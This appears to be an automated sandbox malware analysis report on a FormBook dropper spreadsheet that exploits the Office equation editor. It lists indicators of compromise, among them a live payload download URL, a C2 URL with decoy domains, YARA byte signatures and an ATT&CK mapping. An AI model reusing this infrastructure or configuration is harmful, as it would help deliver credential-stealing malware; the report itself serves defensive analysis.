ID: 626188
Sample Name: New order.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:19:45
Date: 13/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

New order.xlsx


Overview

General Information

Sample Name:	New order.xlsx
Analysis ID:	626188
MD5:	70583aa55602c8..
SHA1:	7123adf1a048a8..
SHA256:	4da5cb33b2f19fc..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1488 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1484 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1788 cmdline: "C:\Users\Public\vbc.exe" MD5: 69250F55FBFE48822C838B4EEAF33A0A)
    - fdvucso.exe (PID: 2604 cmdline: C:\Users\user\AppData\Local\Temp\fdvucso.exe C:\Users\user\AppData\Local\Temp\wqqynoeqp MD5: 8CA00DF697FFA200C6CA558754C49F37)
      - fdvucso.exe (PID: 2324 cmdline: C:\Users\user\AppData\Local\Temp\fdvucso.exe C:\Users\user\AppData\Local\Temp\wqqynoeqp MD5: 8CA00DF697FFA200C6CA558754C49F37)
        - explorer.exe (PID: 1860 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - svchost.exe (PID: 736 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
            - cmd.exe (PID: 568 cmdline: /c del "C:\Users\user\AppData\Local\Temp\fdvucso.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.worklifefirewalls.com/m9y5/"
  ],
  "decoy": [
    "cryptocurrenciesmarketcaps.com",
    "legaslktiy3.xyz",
    "cardhj.com",
    "zouoolaa.xyz",
    "yjy888.com",
    "modernboatsalesnadservice.xyz",
    "zeirishiyamasaki.com",
    "jamesture.com",
    "wwwcharleys.com",
    "walletsw.com",
    "mbbpaymentplan.com",
    "lume24.com",
    "steelonsite.com",
    "digihm.solutions",
    "desertunicorns.com",
    "marbepay.com",
    "vvv678.com",
    "73154.xyz",
    "qzbozhijy.com",
    "daometalaunch.com",
    "asproclub.com",
    "jobeta.net",
    "whusab.xyz",
    "delivery-074812.xyz",
    "magicportriat.com",
    "floridacommercialprinting.com",
    "jogodobicho.top",
    "acessesiteonline01.online",
    "lakrkajz.xyz",
    "medicalmassageofpalmbeaches.com",
    "trendylifeco.com",
    "upliftpropertysolutions.com",
    "discountbestdeals.com",
    "antoniolorenzo.com",
    "etheteroad.com",
    "atukr.icu",
    "xinli-ac.com",
    "hhydlxs.com",
    "megabandar.xyz",
    "olyards.com",
    "likeama.com",
    "homes.equipment",
    "rscall.center",
    "mayonline.online",
    "trq-advisors.com",
    "growyourown.center",
    "citzensinfo.com",
    "modernerkredit.com",
    "chitbucket.com",
    "kookpedal.com",
    "tatahotsauce.com",
    "steadywoman.com",
    "rfpconsultants.xyz",
    "insurancecentral.info",
    "appalachianfamilies.com",
    "boywhocode.xyz",
    "a-superb-us-retro-clothes.fyi",
    "meandmsjones.online",
    "pastoreemilio.com",
    "emprendemente.online",
    "erminelair.com",
    "doudou-ssr.net",
    "credit.cool",
    "dgengcase.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.1035001898.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.1034923412.00000000002C0000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.1034923412.00000000002C0000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.EQNEDT32.EXE.5acf30.0.raw.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0x16e8:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0x16e8:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...
6.0.fdvucso.exe.400000.9.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.0.fdvucso.exe.400000.9.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.0.fdvucso.exe.400000.9.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C

Source	Rule	Description	Author	Strings
2.2.EQNEDT32.EXE.5acf30.0.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0xae8:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0xae8:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...
Click to see the 20 entries				

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	6 1 2 Process Injection	1 Scripting	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	3 Obfuscated Files or Information	Security Account Manager	1 1 6 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 3 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	2 5 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Rootkit	LSA Secrets	2 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Masquerading	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	6 1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New order.xlsx	40%	Virustotal		Browse
New order.xlsx	34%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	37%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\Public\vbc.exe	37%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.fdvucso.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.fdvucso.exe.120000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.fdvucso.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.fdvucso.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.fdvucso.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.insurancecentral.info	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.worklifefirewalls.com/m9y5/	1%	Virustotal		Browse
www.worklifefirewalls.com/m9y5/	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://104.168.33.25/gtb/vbc.exe	13%	Virustotal		Browse
http://104.168.33.25/gtb/vbc.exe	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.xinli-ac.com/m9y5/?3f=ylBe/k3Uhk7dBIeXI//KFRH0TaC7pxYziRrYgQ8MI5uD9iOXGI4rYw0cjZ+4cEk1rP/qTw==&-Z=f4l0drr	0%	Avira URL Cloud	safe	
http://104.168.33.25/gtb/vbc.exehhC:	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://104.168.33.25/gtb/vbc.exej	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.xinli-ac.com	154.222.70.249	true	true		unknown
www.insurancecentral.info	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.worklifefirewalls.com/m9y5/	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	low
http://104.168.33.25/gtb/vbc.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.xinli-ac.com/m9y5/?3f=ylBe/k3Uhk7dBIeXI//KFRH0TaC7pxYziRrYgQ8MI5uD9iOXGI4rYw0cjZ+4cEk1rP/qTw==&-Z=f4l0drr	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000007.00000000.99323466 4.0000000003B10000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000007.00000000.99323466 4.0000000003B10000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000007.00000000.99323466 4.0000000003B10000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 00000007.00000000.10071016 72.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 00000007.00000000.10071016 72.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerq	explorer.exe, 00000007.00000000.10505597 17.0000000002CBF000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.1019814122.0000000002CBF00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1004615683.000 0000002CBF000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000007.0 0000000.992542708.0000000002CBF000.00000 004.00000001.00020000.00000000.sdmp	false		high
